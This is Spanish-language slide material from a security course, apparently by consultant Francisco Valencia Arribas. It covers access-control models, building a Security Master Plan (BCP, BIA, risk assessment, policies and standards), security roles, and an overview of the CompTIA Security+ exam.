- **Modelo Information Flow:** En este caso la información tiene atributos que indica el nivel en el que debe estar alojada. Una aplicación se coloca como interface entre el usuario y la información, analiza las operaciones que se pretenden hacer y decide si éstas son o no legales, analizando los atributos contenidos en la misma información.

- **Modelo Noninterference:** Se basa en que en cada nivel hay información que es gestionada de manera separada. Si un usuario tiene un determinado nivel, no puede ver ni modificar informaciones de otros niveles.

AUDITORIA OSTTM

1. Escaneo de Vulnerabilidades
2. Escaneo de seguridad externo
3. Escaneo de seguridad
4. Test de Penetración
5. Evaluación de riesgos
6. Hacking ético
7. Prueba de seguridad
8. Auditoria de Seguridad



Plan Director de Seguridad

1. **Introducción y conceptos de seguridad**
2. **Ataques en los sistemas TIC**
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**
5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**
9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Introducción a LDAP**
12. **Seguridad en el Comercio Electrónico**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**

    1. Que es un PDS
    2. Para qué sirve un PDS
    3. Cómo se realiza un PDS
    4. Business Continuity Plan (BCP)
    5. Business impact analisys (BIA)
    6. Assesment Risk
    7. Políticas, stándares y directrices

15. **Examen CompTIA Security+**

Qué es el PDS

- Documento que permite establecer un entorno de gestión global de la seguridad. Necesita un marco de referencia
  - Buenas prácticas ISO 17799:2005
  - UNE- 71502
  - ISO 27001
  - Directrices de la empresa

- Su objetivo es garantizar la confidencialidad, integridad y disponibilidad de la información

- Debe ser una iniciativa de la alta dirección
  - Su misión está en línea con los objetivos de la empresa
  - Aprobado por el nivel ejecutivo de la empresa
  - No motivado por aspectos técnicos

- Embarca a la totalidad de la empresa
  - Nivel Ejecutivo
  - Áreas de la empresa
  - Nivel Técnico

- Establece el primer paso de una empresa hacia su gestión global de seguridad (SGSI, ISO 27001)

- Es un sistema dinámico sujeto a revisión y evolución constante
  - Evoluciona la compañía, la misión, objetivos, etc
  - Impedir crecimientos desordenados que rompan los criterios de seguridad. Sistema de Gestión de Identidad
  - Evolucionan las amenazas

Para qué sirve el PDS

- Definir y ponderar los Riesgos
- Determinar las acciones correctoras para minimizar o eliminar dichos riesgos de la Organización
- Definir las acciones correctoras para reducir el número y el impacto de los incidentes de seguridad
- Definir los aspectos organizativos y crear un marco normativo suficiente para regular la seguridad global
- Justificar y priorizar las acciones de mejoras con proyectos específicos para minimizar el nivel de riesgo
- Facilitar métricas del nivel de seguridad de forma que se pueda realizar un seguimiento objetivo del mismo
- Incorporar en la operativa diaria los mecanismos de seguridad, mediante el apoyo expreso del nivel ejecutivo y la incorporación progresiva de los mecanismos y procesos de seguridad
- Incorporar las directrices dentro del Plan de Sistemas orientando la evolución tecnológica de los sistemas, para el crecimiento ordenado y coherente de los Sistemas de Información bajo los criterios de seguridad establecidos

Cómo se hace el PDS


- **Fase 1: Definición de Proyecto**
  - Arranque del Proyecto
  - Definición y descripción del alcance del proyecto
  - Definición del conjunto de hitos y entregables del proyecto (qué se espera del resto de las fases)
  - Presentación y aprobación del proyecto por parte de la Dirección

- **Fase 2: Análisis de la Situación Actual**
  - Auditoria del estado de la Organización
  - Catalogación de los activos
  - Mapa de dependencias entre los activos
  - Valoración de los activos respecto a la Lógica de Negocio de la Organización.

- **Fase 3: Análisis de Riesgos**
  - Auditar el conjunto de riesgos en materia de seguridad de los Sistemas de Información (técnicos, organizativos, de procedimiento, normativo, políticas, etc)
    - Auditoría de Seguridad
    - Adecuación a LOPD
    - etc…
  - Proporcionar el conjunto de recomendaciones para eliminar o paliar dichos riesgos
  - Realizar un listado de detallado de los riesgos más graves junto con las acciones correctivas de carácter urgente que hay que acometer, sin esperar a la constitución y aprobación de los proyectos.
  - Esta fase tiene además asociadas una auditoria técnica de vulnerabilidades, mediante la utilización de herramientas especificas.

Cómo se hace el PDS

- **Fase 4: Plan de Acción**
  - Definición de la Política de Seguridad
    - Reglas
    - Controles de acceso
    - Gestión de usuarios
    - IRP
    - etc…
  - Plan de Divulgación y comunicación
    - Plan de formación
    - Plan de concienciación
  - Priorización y planificación de las Implantaciones
    - Deberán ordenarse los subproyectos que surjan como resultado del Plan (instalación firewall, implantación PKI, etc)
- **Fase 5: Plan de Proyecto**
  - Contiene el listado, ordenado por prioridad, y la descripción detallada y del conjunto de proyectos que la Organización debe abordar para obtener niveles de seguridad que estén dentro de los recomendados en el Plan Director de Seguridad.



Business Continuity Plan (BCP)

- Un **Plan de Continuidad de Negocio (BCP)** es el proceso de implementar políticas, controles y procesos para contrarrestar el efecto de pérdidas, caídas o fallos de procesos críticos de negocio.

- El BCP es una documento que hace de herramienta de gestión que asegura que las funciones críticas de la empresa puedan estar operativas a pesar de que un evento ponga en riesgo la continuidad de las mismas.

- Los dos componentes de un BCP son:

  - **BIA (Business Impact Analysis):** está relacionado con la identificación de los procesos de negocio

  - Documento de evaluación de riesgos **(Risk Assessment):** está relacionado con la identificación de los riesgos que pueden suceder.

Business Impact Analisys (BIA)

- **Business Impact Analisys (BIA):** Es el proceso de evaluar todos los sistemas críticos que existen en la organización para determinar el impacto que su pérdida ocasiona para la empresa, y poder determinar un plan de recuperación adecuado. Los elementos que forman el BIA son:

  - **Identificación de funciones críticas:** Se listan todas las funciones de la empresa, para identificar entre ellas las que son críticas para el negocio.

  - **Priorización de funciones críticas de negocio:** Sobre la lista anterior, identificar aquéllas funciones que son críticas para el negocio, y priorizarlas.

  - **Calcular el tiempo de pérdida máxima de un proceso:** identificar para cada proceso, los puntos de RTO (tiempo de recuperación) y RPO (Punto de recuperación) que son soportados con un impacto controlado en el negocio. Estos tiempos marcarán la prioridad a la hora de comenzar a recuperar servicios para la organización.

  - **Estimar impacto en el negocio:** El impacto en el negocio puede ser tangible o intangible. De su análisis se obtendrá el impacto real que la pérdida de un proceso causa sobre el total del negocio. Este estudio permite dar un valor a los procesos, para la valoración de la empresa, por ejemplo, y también aporta una idea de las inversiones que pueden llevarse a cabo para una rápida recuperación.

Assessment Risk

- **Assessment Risk:** Analiza las amenazas y vulnerabilidades de los procesos y el impacto que pueden causar en los mismos. El documento incluye los siguientes elementos:
  - **Riesgos a los que la organización está expuesta:** Este componente permite desarrollar escenarios que ayudan a evaluar como tratar un riesgo determinado en caso de que suceda un evento.
  - **Riesgos que necesitan ser tratados:** Ayuda a la organización a proporcionar un chequeo real de qué riesgos están siendo analizados y cuales no, y ante cuales es necesario poner en marcha mecanismos de resolución de incidencias
  - **Coordinación con BIA:** Este documento complementa al BIA, de modo que para cada proceso analizado en el BIA, se debe asociar los riesgos a los que está expuesto.
  - **Priorización:** Lo más importante en la redacción de este documento es priorizar.
    - Un método para priorizar es el llamado Annualized Rate of Ocurrente (ARO), que es las veces que un evento puede suceder a lo largo de un año. Este valor se mezcla con el Computer Single Loss Expectancy (SLE) que es un valor económico que calcula los costes derivados de una caída.

El gasto total anual (ALE) es ALE = SLE x ARO

Assessment Risk

- Resultados del Análisis de Riesgo
  - Inventariado de archivos, jerarquizado y valorado en base a la misión de la organización
  - Relación de vulnerabilidades
  - Relación de recomendaciones
  - Propuesta de controles
  - Primera orientación tecnológica de seguridad
  - Nivel de riesgos de la organización
  - Nivel de cumplimiento ISO 27001

Políticas, standards y directrices

- El proceso de implementar y mantener una red segura es guiado por medio de políticas, standards y directrices. Estos tres elementos ayudarán a una organización a definir sus planes de seguridad, a involucrar a los recursos en los planes de seguridad y a esperar un resultado concreto de dicha política.


- **Políticas:** Una política proporciona a los recursos de una organización conocimiento acerca de lo que se espera de ellos. Las políticas deben ser documentos cortos, concisos, y bien escritos, y deben definir las consecuencias en caso de que no sean obedecidos. La ventaja de una política es que las decisiones son tomadas de antemano y ofrecen una mayor rapidez y serenidad de actuación en caso de crisis. Las áreas que deben ser cubiertas por una correcta política son:

  - **Policy Overview Statement:** proporciona información sobre la meta de la política, porqué es importante para la empresa y cómo cumplirla. Idealmente es un un simple párrafo.

  - **Policy Statements:** Define exactamente la política. Debe ser clara, sin ambigüedades.


  - **Accountability Statement:** Debe hacer referencia a las responsabilidades. Quien es responsable de cumplir determinada acción en la política, a quien se debe informar, etc.

  - **Exception Statement:** Algunas veces el evento no está definido en la política. O ésta no puede ser cumplida por algún motivo. Este apartado describe cómo hay que actuar para escoger un camino alternativo al marcado en la política 8documentar, informar, etc)



Políticas, standards y directrices

- **Standards:** Un standard trata con aspectos del negocio. Se derivan de las políticas. Aspectos que deben cubrir estos documentos son:
  - **Scope and purpose:** Debe explicarse el objeto y el alcance del documento.
  - **Roles and responsabilities:** Esta sección hace referencia a quien es el responsable de implementar, monitorizar y mantener el estándar.
  - **Reference documents:** Relaciona el estándar con las diferentes políticas, directrices y otros documentos de la organización que guarden relación con éste.
  - **Performance criteria:** Detalla lo que hay que realizar y como debe ser realizado.
  - **Maintenance and administrative requirements:** Hacen referencia a las tareas que es preciso realizar para mantener y administrar los sistemas o las redes afectadas por el estándar.



Políticas, standards y directrices


- **Directrices:** Ayudan a una organización a implementar o mantener standards, proporcionando información de cómo realizar políticas y mantener los estándares. Son documentos menos formales que las políticas o estándares porque su naturaleza es ayudar a los usuarios a cumplir con ellos. Proporcionan una guía paso a paso de cómo se han de realizar las funciones definidas en políticas y estándares. Debe contener, al menos:
  - **Scope and purpose:** Debe explicarse el objeto y el alcance del documento.
  - **Roles and responsabilities:** Esta sección hace referencia a quien es el responsable de realizar cada tarea contenida en la directriz.
  - **Guideline statements:** Identifica las tareas que hay que realizar y los pasos detallados para poder realizarls.
  - **Operacional considerations:** identifica cuando hay que realizar cada una de las tareas, su periodicidad, etc.

Políticas, standards y directrices

- Una adecuada gestión de la seguridad pasa por definir unos roles y responsabilidades claros para quien está involucrado en el proceso de seguridad:
  - **Propietario:** Es el responsable principal de establecer reglas de protección y utilización del recurso. Se trata de un nivel alto o directivo en una organización
  - **Custodio:** Es el responsable de mantener y proteger el recurso. En un entorno IT, suele ser el departamento TIC.
  - **Usuario:** Es la persona que utiliza los datos. Realizan tareas de leer, escribir, modificar, borrar datos y otras acciones permitidas.
  - **Profesional de seguridad:** Es la persona que aporta conocimientos de todos los aspectos del proceso, investiga riesgos, realiza medidas, desarrolla políticas, etc.
  - **Auditor:** Es el perfil encargado de comprobar que las prácticas y políticas, que se han definido se cumplen dentro de la organización. Analiza documentos, revisa logs, realiza entrevistas, etc para poder verificar ese aspecto.

Examen CompTIA Security+

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en el Comercio Electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+



Examen CompTIA Security+

- CompTIA es una organización americana que trabaja para incrementar el nivel de las tecnologías de TIC en todo el mundo. Uno de sus principales focos es el training y certificación de profesionales en diversas áreas.

- El Examen CompTIA Security+ es una certificación “vendor neutral”, es decir, sus contenidos son válidos e independientes de la arquitectura tecnológica planteada en la Red.

- Consiste en una certificación de nivel básico, que versa sobre un gran número de aspectos relacionados con la seguridad, sin profundizar en ninguno de ellos. Permite al alumno disponer de un amplio conocimiento en materia de seguridad.

- La certificación CompTIA Security+ se centra en 6 capítulos principales:
  - Seguridad en Sistemas
  - Seguridad en Infraestructura de Red
  - Control de Acceso
  - Gestión de propiedades, gestión de riesgos, auditoría de seguridad
  - Criptografía
  - Seguridad en las organizaciones

- El examen consta de 100 preguntas a realizar en 90 minutos. Se realiza en centros Pearson VUE y Prometric

- Vamos a realizar 4 exámenes de 75 preguntas cada uno

MUCHAS GRACIAS

Y…

MUCHA SUERTE

Francisco Valencia Arribas
Consultor de Seguridad y Telecomunicaciones

www.francisco-valencia.es